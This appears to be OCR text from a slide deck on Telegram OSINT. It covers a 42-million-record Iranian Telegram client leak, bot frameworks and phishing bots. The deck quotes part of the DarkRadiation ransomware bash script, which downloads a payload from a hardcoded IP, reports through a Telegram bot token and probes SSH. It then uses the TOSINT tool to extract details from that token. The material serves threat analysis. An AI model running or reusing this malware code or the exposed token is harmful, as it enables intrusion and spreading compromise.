
WHAT'S IN THIS ARTICLE?

42 million records from a third-party version of messaging app Telegram used in Iran was exposed on the web without any authentication required to access it. Comparitech worked with security researcher Bob Diachenko to uncover and report the exposure, which included usernames and phone numbers, among other data.

An incident involved an Elasticsearch server containing 42 million Iranian Telegram users and their telephone numbers.

The data concerned a third-party Telegram client developed in Iran.

OPSEC FAILS 101



Is there a bot to perform search for the number of user ID in the leak that involved users who used the third-party client.


@KI_WIBOT

USERS

Users are represented by an ID, which identifies their master data on Telegram.


In addition to the ID, there are the following interesting data:

- **Name**
- **Surname**
- **Nickname**
- **Update date**



BOTS


They are defined to be programmes that integrate natively into the Telegram ecosystem, and allow for features such as publishing content, creating customised keyboards, and managing payments.



BOTS

Come gli utenti posseggono un **proprio ID**.

Si possono sviluppare in diverse maniere alcuni framwerk permettono di interagire con le API direttamente via MTproto, altri mediante **WEBHOOK**. La comunicazione avviene mediante un token legato all **appID** e **app Hash.**




HTTPS://DOCS.TELETHON.DEV/EN/STABLE/
HTTPS://DOCS.PYROGRAM.ORG/

BOTS


A practical example of how bots are used to circumvent scraping and distribute invitations to **private groups**.

Sometimes the sources of these bots are shared on **paste.bin**



HTTPS://PASTEBIN.COM/

PHISHING BOT





```
#!/bin/bash
# http://185.141.25.168/api/supermicro_cr.gz
allThreads=($1)
crypt_pass=$(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQO-UWsfd6PHz9Ky-wM3mIC9El4kwl_SlX3lpraVa
command_download="apt install wget curl -y;yum install wget curl -y;cd /usr/share/man/man8/;wget http://185.141.25.168/api/supermicro_cr.

install_tools ()
{
    yum install wget curl sshpass pssh openssl -y &>/dev/null
}

send_message ()
{
    TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
    MSG_URL='https://api.telegram.org/bot'$TOKEN'/sendMessage?chat_id='
    MSG=$1
    ID_MSG='1297663267'

    for id in $ID_MSG
    do
        curl -s --insecure --data-urlencode "text=$MSG" "$MSG_URL$id&" &>/dev/null &
    done
}

check_ssh_connect() #example (check_ssh_connect root|127.0.0.1|22|true/false|password/null); true=check with passw; false=check with key;
{
    parse_arg=$1

    user_host=$(echo "${parse_arg}" | awk -F "|" '{print $1}')
    ip_host=$(echo "${parse_arg}" | awk -F "|" '{print $2}')
    port_host=$(echo "${parse_arg}" | awk -F "|" '{print $3}')
    passwd_state=$(echo "${parse_arg}" | awk -F "|" '{print $4}')
    password=$(echo "${parse_arg}" | awk -F "|" '{print $5}')

    if (ping $ip_host -c 1 -w 3 >/dev/null); then
```


VT- MALWARE DARK RADIATION

HTTPS://WWW.TRENDMICRO.COM/EN_US/RESEARCH/21/F/BASH-RANSOMWARE-DARKRADIATION-TARGETS-RED-HAT--AND-DEBIAN-BASED-LINUX-DISTRIBUTIONS.HTML

PHISHING BOT

Gathering information from API TOKENS






```
(tosint) [redacted]:~/git/tosint$ python main.py
Telegram Token (bot1xxx): 1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI
Telegram Chat ID (-100xxx): 1297663267

Analysis of token: 1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI and chat id: 1297663267

Bot First Name: v1lly_bot
Bot Username: v1lly_bot
Bot User ID: 1322235264
Bot Can Read Group Messages: False
Bot In The Chat Is An: member
Chat Title: None
Chat Type: private
Chat ID: 1297663267
Chat Username: pidor_e6ych1i
Chat Invite Link: None
Number of users in the chat: 2
(tosint) [redacted]:~/git/tosint$
```


TOSINT a tool written by Andrea Draghetti, allows information to be extracted from Telegram's **API TOKEN.**

HTTPS://GITHUB.COM/DREGO85/TOSINT

SANGMATA

The bot is presented as an addon to be integrated into one's own chats.

